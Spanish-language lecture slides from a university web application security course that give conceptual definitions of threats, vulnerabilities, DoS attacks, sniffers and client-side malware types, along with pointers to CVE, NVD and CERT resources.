



Seguridad y Calidad en Aplicaciones Web



Unidad N° 2: Amenazas a la Seguridad

Referente de Cátedra: Walter R. Ureta

Plantel Docente: Cintia Gioia, Juan Monteagudo,
Walter R. Ureta



Daño

Definiremos como daño el perjuicio que se produce cuando un sistema informático falla. Dicho perjuicio debe de ser cuantificable.

Riesgo

Definiremos el riesgo como el producto entre la magnitud de un daño, y la probabilidad de que este tenga lugar.

Amenaza

Entendemos por amenaza aquella situación de daño cuyo riesgo de producirse es significativo.




Vulnerabilidad

Una vulnerabilidad es una deficiencia en un sistema susceptible de producir un fallo en el mismo.


Exploit


Llamaremos exploit a cualquier técnica que permita aprovechar una vulnerabilidad de un sistema para producir un daño en el mismo.





Áreas de vulnerabilidades en entornos Web





Referencia: La nube

Ventajas

- Facilidad de acceso a la información desde diferentes ubicaciones y dispositivos.
- Infraestructura flexible y escalable basada en servicios.
 - Reducción de costos por infraestructura y servicios.
 - Centralización de administración y gestión de datos.

Desventajas

- Dependencia en la infraestructura y servicios de terceros.
- Dependencia en servicios de comunicación externos para acceder a los sistemas y datos propios.
- Perdida del control de la seguridad de la información (delegada al proveedor).

No hay nube, es solo la computadora de otro...



Ataques a aplicaciones conocidas

Common Vulnerabilities and Exposures (Vulnerabilidades y amenaza común) o CVE es un código asignado a una vulnerabilidad que le permite ser identificada de forma unívoca.

Este código fue creado por MITRE Corporation y permite a un usuario conocer de una forma más objetiva una vulnerabilidad en un programa o sistema. El código identificador es del modo CVE - año - número.

<http://cve.mitre.org/>



Ataques a aplicaciones conocidas

La NVD, National Vulnerability Database, del NIST es el repositorio del gobierno de Estados Unidos para la gestión de datos de vulnerabilidades basados en los estándares.

<http://nvd.nist.gov/home.cfm>



Prevención de vulnerabilidades

- Listas bugtraq
 - ✓ Por ejemplo, <http://seclists.org/bugtraq/>
- Sistemas automáticos de análisis
 - ✓ Scanner de vulnerabilidades, por ejemplo:
Vega, OpenVAS, Uniscan
 - ✓ Auditoria automática de código,
[Lista de herramientas de análisis estatico](#)
 - ✓ Redes Trampa
<http://www.honeynet.org>



CERT / CSIRT

CERT : Computer Emergency Response Team

CSIRT: Centro de Respuesta a Incidentes de Seguridad Informática

Son equipos reconocidos por la dirección de su organización como responsables de gestionar los incidentes de seguridad informática que le competen según su alcance y comunidad.

Estos grupos interactúan entre si a fin de facilitar información oportuna para actuar frente a diferentes tipos de incidentes, determinar su impacto, alcance y naturaleza, comprender las causas, investigar soluciones, coordinar y dar apoyo para la implementación de las estrategias de respuesta con las partes involucradas, difundir información sobre los tipos de incidentes más frecuentes y mitigación de sus efectos, coordinar y colaborar con otros actores, tales como proveedores de Internet (ISP), otros grupos de seguridad, etc.



CERT / CSIRT - Funciones

- Ayudar al público objetivo a atenuar y prevenir incidentes graves de seguridad.
- Ayudar a proteger informaciones valiosas.
- Coordinar de forma centralizada la seguridad de la información.
- Guardar evidencias, por si hubiera que recurrir a pleitos.
- Apoyar y prestar asistencia a usuarios para recuperarse de las consecuencias de los incidentes de seguridad.
- Dirigir de forma centralizada la respuesta a los incidentes de seguridad - Promover confianza, que alguien controla la situación

- www.us-cert.gov - Estados Unidos
- www.cert.org - Software Engineering Institute, Carnegie Mellon
 - www.cert.br – Brasil
- www.arcert.gov.ar - Argentina, Jefatura de gabinete




Denegación de servicio (DoS)

En seguridad informática, un ataque de denegación de servicio, también llamado ataque DoS (de las siglas en inglés Denial of Service), es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema de la víctima.




Denegación de servicio (DoS) - Tipos


- **Volume-based DDoS attacks:** El atacante inunda a la víctima con un gran volumen de paquetes o conexiones de red, sobrecargando el equipamiento de la red servidores o ancho de banda.
- **Application DDoS attacks:** El atacante opera a nivel de aplicación usualmente por HTTP intentando saturar el servidor y/o un servicio que este presta.
- **Low-rate DoS (LDoS) attacks:** El atacante utiliza una vulnerabilidad en el diseño o implementación de la aplicación.



Referencia: Flooding


La técnica de Flooding o Inundación busca generar solicitudes maliciosas a un servicio con la finalidad de hacer que el mismo se sature o entre en un modo de espera, de esta forma anula o limita su funcionamiento.





Referencia: BotNet

Es un conjunto de terminales que ejecutan software que permite su control total o parcial desde ubicaciones remotas. Las terminales se denominan *bots* o *zombies*.





Ejemplos de Denegación de servicio (DoS)

- Inundación SYN (SYN Flood)
- Inundación ICMP (ICMP Flood)
 - SMURF (ICMP Flood)
- Inundación UDP (UDP Flood)
 - Peer-to-peer
 - Utilización de recursos
 - A nivel de aplicación
 - Degradación de servicio
- Slowloris (HTTP requests parciales. low-rate)



Sniffers



Sniffers






Productos para hacer Sniffing

- Un **sniffer** es un programa de captura de las tramas de red. Generalmente se usa para gestionar la red con una finalidad docente, aunque también puede ser utilizado con fines maliciosos.
- Existen **sniffers** para Redes Ethernet (LAN) y algunos de ellos son: *Ethereal*, *WinPcap*, *Ettercap*, *TCPDump*, *WinDump*, *WinSniffer*, *Hunt*, *Darkstat*, *Traffic-vis*, etc.
- Para Redes Inalámbricas (wireless): *Kismet*, *Network Stumbler*, etc.




Implementación de Sniffers en la red interna





Implementación de Sniffers en la red interna





Atacando a los navegadores (clientes)

- **Tampering o Data Diddling:**

Se refiere a la modificación no autorizada de la información. Por ejemplo, múltiples sitios web han sido afectados al detectar cambios en el contenido de sus páginas.

- **Ataques Mediante JavaScript:**

JavaScript es un lenguaje de programación usado por los diseñadores de sitios web. Este tipo de programas son utilizados para explotar fallas de seguridad de navegadores web y servidores de correo.

- **Ataques drive-by download**

Infectan de forma masiva a los usuarios, simplemente ingresando a un sitio web determinado. Mediante esta técnica, los desarrolladores de malware (programas maliciosos) propagan sus creaciones e inyectan código dañino entre su código original.



Atacando a los navegadores (clientes)

Otras tecnologías generadoras de riesgos

- Javascript
- ActiveX
- Shockwave
- Java Applets
- Portable Document Format (PDF) Flash



Otros ataques a clientes

- **Hijackers:**

Son programas que alteran el funcionamiento o configuración del cliente para que el atacante pueda “secuestrar” información de interés. Ejemplo, *Page hijacking, Session hijacking, Browser hijacking...*

- **Rootkits:**

Son programas que permiten que una aplicación maliciosa permanesca oculta en el sistema operativo o que la misma no pueda ser eliminada normalmente. Ejemplo, *procesos fantasmas en paralelo.*

- **Backdoors:**

Son programas que habilitan un acceso alternativo al sistema permitiendo evitar el método de autenticación principal. Normalmente se instalan en los sistemas comprometidos para facilitar su posterior uso(local o remoto) por parte del atacante.



Otros ataques a clientes

- **Stealers:**

Son programas que acceden a la información almacenada en el equipo para facilitársela al atacante. Su principal objetivo son contraseñas almacenadas o recordadas en navegadores y clientes de email o mensajería

- **Keyloggers:**

Son programas o dispositivos físicos que registran la actividad de los dispositivos de entrada, comúnmente el teclado.


- **Ransomware:**

Son programas que retienen el control del equipo o cifran información almacenada en el mismo para que no pueda ser accedida, en muchos casos solicitan un pago para que sean desactivados. Algunos ejemplos son “Virus Ukash”, “cryptolockes” y “Cryptowall”.



Métodos de ataque a Aplicaciones Web

